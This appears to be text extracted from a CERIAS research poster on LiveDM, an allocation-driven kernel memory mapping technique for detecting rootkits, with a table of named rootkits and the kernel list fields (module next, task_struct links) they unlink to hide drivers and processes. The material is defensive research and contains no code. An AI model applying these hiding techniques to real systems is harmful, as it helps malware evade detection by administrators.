
- Kernel object maps are built by recursively traversing pointer connections starting from static objects. (Type-projection Mapping)
- Maps are subject to pointer manipulation.
- Asynchronous due to its base on memory snapshots



Kernel memory view is subject to malware manipulation.

### Allocation-driven Mapping Approach

- Kernel objects are identified by transparently capturing kernel memory function calls.
- Memory ranges are extracted from function arguments and return values.
- Call stack information is used to derive data types.



• Allocation call site: code address of a memory allocation call


Key observation: Allocation call site can be used to infer the object's type.

LiveDM: Live Dynamic Kernel Memory Map

### Applications of Allocation-driven Mapping


#### • Un-tampered view

Systematic detection of kernel data hiding attacks



#### • Temporal view

Temporal Kernel Rootkit Analysis



### Detection of Rootkit Attacks Hiding Kernel Objects

Rootkit Name	# of Hidden Objects	Manipulated Data		Attack Vector
		Type	Field	
hide_lkm	# of hidden drivers	module	next	/dev/kmem
fuuld	# of hidden processes	task_struct	next_task, prev_task	/dev/kmem
cleaner	# of hidden drivers	module	next	LKM
modhide	# of hidden drivers	module	next	LKM
hp	# of hidden processes	task_struct	next_task, prev_task	LKM
linuxfu	# of hidden processes	task_struct	next_task, prev_task	LKM
modhide1	1	module	next	LKM
kis 0.9	1	module	next	LKM
adore-ng 2.6	1	module	list.next, list.prev	LKM
ENYELKM	1	module	list.next, list.prev	LKM



Demo

Slides

Paper

Author



# CERIAS

